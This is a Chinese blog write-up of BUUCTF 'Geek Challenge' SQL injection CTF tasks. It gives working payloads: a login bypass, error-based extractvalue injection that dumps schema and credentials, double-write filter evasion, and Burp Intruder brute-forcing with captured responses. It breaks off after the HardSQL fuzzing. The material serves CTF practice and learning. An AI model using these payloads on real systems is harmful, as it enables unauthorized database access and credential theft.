

# BuuCTF 极客大挑战SQL注入 WriteUP

原创


[她叫常玉莹](#) 于 2021-07-10 22:46:00 发布 88 收藏 1

分类专栏: [CTF SQL注入](#) 文章标签: [mysql unctf](#) [安全 sql](#) [安全漏洞](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_45924653/article/details/118641735](https://blog.csdn.net/qq_45924653/article/details/118641735)


版权



[CTF](#) 同时被 2 个专栏收录

18 篇文章 0 订阅

订阅专栏



[SQL注入](#)

2 篇文章 0 订阅

订阅专栏

[极客大挑战EasySQL](#)

[极客大挑战 lovesql](#)

[极客大挑战 babysql](#)

[极客大挑战HardSQL](#)

[极客大挑战FinalSQL](#)

## 极客大挑战EasySQL


直接万能密码 1' or 1=1 #得到flag



## 极客大挑战 lovesql

报错注入获取数据库名 geek


```
' or extractvalue(1,concat('~',database())) #
```



获取表名 geekuser l0ve1ysql1

```
' and extractvalue(1,concat(0x7e, (select group_concat(table_name) from information_schema.tables where table_schema="geek")))) #
```

**XPATH syntax error: '~geekuser,l0ve1ysq1'**



[https://blog.csdn.net/qq\\_45924653](https://blog.csdn.net/qq_45924653)

获取字段名 id username password

```
' and extractvalue(1,concat(0x7e, (select group_concat(column_name) from information_schema.columns where table_name="l0ve1ysq1")))) #
```


安全导航 安全教程 安全资源 Tools 问题 文档教程 博客 网课

**XPATH syntax error: '~id,username,password'**



[https://blog.csdn.net/qq\\_45924653](https://blog.csdn.net/qq_45924653)

```
' and extractvalue(1,concat(0x7e, (select concat_ws(0x7e,id,username,password) from geek.l0ve1ysq1 where id='1')))) #
```



**XPATH syntax error: '~1~cl4y~wo\_tai\_nan\_le'**

[https://blog.csdn.net/qq\\_45924653](https://blog.csdn.net/qq_45924653)

试了几个id没有flag拿burp抓包爆破

Burp Suite Professional v2021.2 - Temporary Project - licensed to surferxyz

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to http://d116976f-0572-45fd-b3b9-6d78b54b3bc6.node4.buuoj.cn:80 [117.21.200.166]

Forward Drop Intercept is on Action Open Browser Comment this item

Pretty Raw Actions

```
1 GET /check.php?username=%27+and+extractvalue%281%2Cconcat%280x7e%2C%28select+concat_ws%280x7e%2Cid%2Cusername%2Cpassword%29+from+geek.l0ve1ysq1+where+id%3D%27%29%29%29%29%28%26password=admin HTTP/1.1
2 Host: d116976f-0572-45fd-b3b9-6d78b54b3bc6.node4.buuoj.cn
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Referer: http://d116976f-0572-45fd-b3b9-6d78b54b3bc6.node4.buuoj.cn/
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7
```

```
9 Cookie: UM_distinctid=17a6671fe5e7e4-0d57b292904dc6-34657400-1ea000-17a6671fe5fb96
10 Connection: close
11
12
```

id=16时发现相应包中有flag

Intruder attack 1

Results Target Positions Payloads Options

Filter: Showing all items

Request	Target	Positions	Payloads	Options	Status	Error	Timeout	Length	Comment
6	6				200			756	
7	7				200			738	
8	8				200			749	
9	9				200			749	
10	10				200			750	
11	11				200			750	
12	12				200			750	
13	13				200			750	
14	14				200			750	
15	15				200			754	
16	16				200			757	
17	17				200			735	
18	18				200			735	

Request Response

Pretty Raw Render \n Actions

```

<p align="center" style="font:italic 15px Georgia,serif;color:white;">
  Syclover @ cl4y
</p>
</div>
16
17 <body background='./image/background.jpg' style='background-repeat:no-repeat ;background-size:100% 100%; background
18 <br>
19 <br>
20 <h1 style='font-family:verdana;color:#ffffff;text-align:center;font-size:15px'>
  XPATH syntax error: '-16-flag-flag{62da5cdb-c71f-4cbd}'
21 </h1>
22 </body>
</html>

```

Search... 0 matches

Finished

BUUCTF x check x SwitchyOmega 选项 x +

不安全 | d116976f-0572-45fd-b3b9-6d78b54b3bc6.node4.buuoj.cn/check.php?username=%27+and+extractvalue%2... ☆


书签 哔哩哔哩 (-) 安全圈 安全导航 安全教程 安全资源 Tools 问题 文档教程 博客 网课

**XPATH syntax error: '~16~flag~flag{62da5cdb-c71f-4cbd}'**

https://blog.csdn.net/qq\_45924653

flag在password字段中id和username我们就不要了

```
' and extractvalue(1,concat(0x7e, (select password from geek.l0ve1ysq1 where id='16')))) #
```




flag没有显示完全我们可以使用substr()函数



拼接flag得到flag{62da5cdb-c71f-4cbd-afdd-cdcd052b610c2d}

## 极客大挑战 babysql

题目中说有严格的过滤，我们先进行fuzz测试



726全部都让过滤了

Request	Payload	Status	Error	Timeout	Length ^	Comment
2	+	200	<input type="checkbox"/>	<input type="checkbox"/>	726	
6	sleep	200	<input type="checkbox"/>	<input type="checkbox"/>	726	
9	having	200	<input type="checkbox"/>	<input type="checkbox"/>	726	
10	or	200	<input type="checkbox"/>	<input type="checkbox"/>	726	
16	select	200	<input type="checkbox"/>	<input type="checkbox"/>	726	
17	insert	200	<input type="checkbox"/>	<input type="checkbox"/>	726	
21	#	200	<input type="checkbox"/>	<input type="checkbox"/>	726	
24	\	200	<input type="checkbox"/>	<input type="checkbox"/>	726	
38	>	200	<input type="checkbox"/>	<input type="checkbox"/>	726	
39	<	200	<input type="checkbox"/>	<input type="checkbox"/>	726	
60		200	<input type="checkbox"/>	<input type="checkbox"/>	726	
61	ascii	200	<input type="checkbox"/>	<input type="checkbox"/>	726	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	751	

Request    Response

Pretty   Raw   Render   \n   Actions

```


15 <div style="position: absolute;bottom: 0;width: 99%;">
    <p align="center" style="font:italic 15px Georgia,serif;color:white;">
      Syclover @ c14y
    </p>
</div>
16 <body background='./image/background.jpg' style='background-repeat:no-repeat ;background-size:
17 <br>
18 <br>
19 <h1 style='font-family:verdana;color:red;text-align:center;font-size:40px;'>
    Input your username and password
  </h1>
20 </body>
21

```

[https://blog.csdn.net/qq\\_45924653](https://blog.csdn.net/qq_45924653)

由于or被过滤了使用双写绕过


```
' oorr extractvalue(1,concat(0x7e, database())) #
```



爆表注意过滤双写绕过


```
' oorr extractvalue(1,concat(0x7e, (select table_name from information_schema.tables where table_schema="geek"))) #
```






查看了geekuser表

```
' oorr extractvalue(1,concat(0x7e, (select group_concat(column_name) frfromom infoormation_schema.columns whwhereere table_name="geekuser")))) #
```



```
' oorr extractvalue(1,concat(0x7e, (select group_concat(username,passwordrd) frfromom geek.geekuser whwhen eere id='1')))) #
```




字段没有显示完全，用substr函数注意需要双写

```
' oorr extractvalue(1,concat(0x7e, (select substr(substr(passwoorrd,10,30) frfromom geek.geekuser whwhereere id='1')))) #
```

拼接后得 admin5bf5573805b45b32b674d8426739cac4

尝试登陆后没有flag




尝试另一个表

```
' oorr extractvalue(1,concat(0x7e, (select concat(column_name) from information_schema.columns where table_name="b4bsql")))
```

字段名还是 id username password

```
' oorr extractvalue(1,concat(0x7e, (select concat_ws(0x7e,id,username,password) from geek.b4bsql where id='1')))
```



继续抓包控制id

id=8发现了flag字段



Request	Payload	Status	Error	Timeout	Length	Comment
3	3	200	<input type="checkbox"/>	<input type="checkbox"/>	870	
4	4	200	<input type="checkbox"/>	<input type="checkbox"/>	875	
5	5	200	<input type="checkbox"/>	<input type="checkbox"/>	873	
6	6	200	<input type="checkbox"/>	<input type="checkbox"/>	871	
7	7	200	<input type="checkbox"/>	<input type="checkbox"/>	865	
8	8	200	<input type="checkbox"/>	<input type="checkbox"/>	875	
9	9	200	<input type="checkbox"/>	<input type="checkbox"/>	751	
10	10	200	<input type="checkbox"/>	<input type="checkbox"/>	751	
11	11	200	<input type="checkbox"/>	<input type="checkbox"/>	751	
12	12	200	<input type="checkbox"/>	<input type="checkbox"/>	751	
13	13	200	<input type="checkbox"/>	<input type="checkbox"/>	751	
14	14	200	<input type="checkbox"/>	<input type="checkbox"/>	751	
15	15	200	<input type="checkbox"/>	<input type="checkbox"/>	751	

Request Response

Pretty Raw Render \n Actions

```


19 <br>
20 <h1 style='font-family:verdana;color:red;text-align:center;font-size:40px;'>
    Error!<br/>
</h1>
</br>
21
22 <p style='font-family:verdana;color:#ffffff;text-align:center;font-size:15px;'>
    XPATH syntax error: '~8~flag-flag{7e066331-6279-4d9a-'
</p>
23 </body>
24
25
26
27 </html>

```

0 matches

Finished [https://blog.csdn.net/qq\\_45924653](https://blog.csdn.net/qq_45924653)

```
' oorr extractvalue(1,concat(0x7e, (select password from geek.b4bsql where id='8')))
```



继续使用substr拼接得到flag{7e066331-6279-4d9a-b3ac-89975e191077}  
 也可以使用left() right()函数

## 极客大挑战HardSQL

重点：过滤空格使用括号代替

fuzz测试

The screenshot shows the Burp Suite Intruder interface. At the top, there are tabs for Results, Target, Positions, Payloads, and Options. Below the tabs, a filter bar indicates 'Showing all items'. A table lists 18 requests with columns for Request ID, Payload, Status, Error, Timeout, Length, and Comment. The requests are numbered 39 through 181, with payloads ranging from '<' to 'sys schema'. Below the table, there are tabs for Request and Response. The Response tab is active, showing HTML code in 'Pretty' view. The code includes a paragraph with the text 'Syclover @ cl4y' and a heading with the text '你可别被我逮住了, 臭弟弟'. At the bottom, there is a search bar and a status bar indicating 'Finished' and '0 matches'.

Request	Payload	Status	Error	Timeout	Length ^	Comment
39	<	200	<input type="checkbox"/>	<input type="checkbox"/>	736	
43	=	200	<input type="checkbox"/>	<input type="checkbox"/>	736	
44	AND	200	<input type="checkbox"/>	<input type="checkbox"/>	736	
45	BY	200	<input type="checkbox"/>	<input type="checkbox"/>	736	
141	by	200	<input type="checkbox"/>	<input type="checkbox"/>	736	
143	OUTFILE	200	<input type="checkbox"/>	<input type="checkbox"/>	736	
156	benchmark	200	<input type="checkbox"/>	<input type="checkbox"/>	736	
158	bin	200	<input type="checkbox"/>	<input type="checkbox"/>	736	
159	substring	200	<input type="checkbox"/>	<input type="checkbox"/>	736	
164	VARCHAR	200	<input type="checkbox"/>	<input type="checkbox"/>	736	
168	/*	200	<input type="checkbox"/>	<input type="checkbox"/>	736	
175	mid	200	<input type="checkbox"/>	<input type="checkbox"/>	736	
181	sys schema	200	<input type="checkbox"/>	<input type="checkbox"/>	736	

```
<p align="center" style="font:italic 15px Georgia,serif;color:white;">
  Syclover @ cl4y
</p>
</div>
16
17 <body background='./image/background.jpg' style='background-repeat:no-repeat ;background-size:100% 100%; backgrou
18 <br>
19 <h1 style='font-family:verdana;color:red;text-align:center;font-size:40px;'>
  你可别被我逮住了, 臭弟弟
20 </h1>
21 </body>
22
```

得到geek库，跟之前的几道题都相同

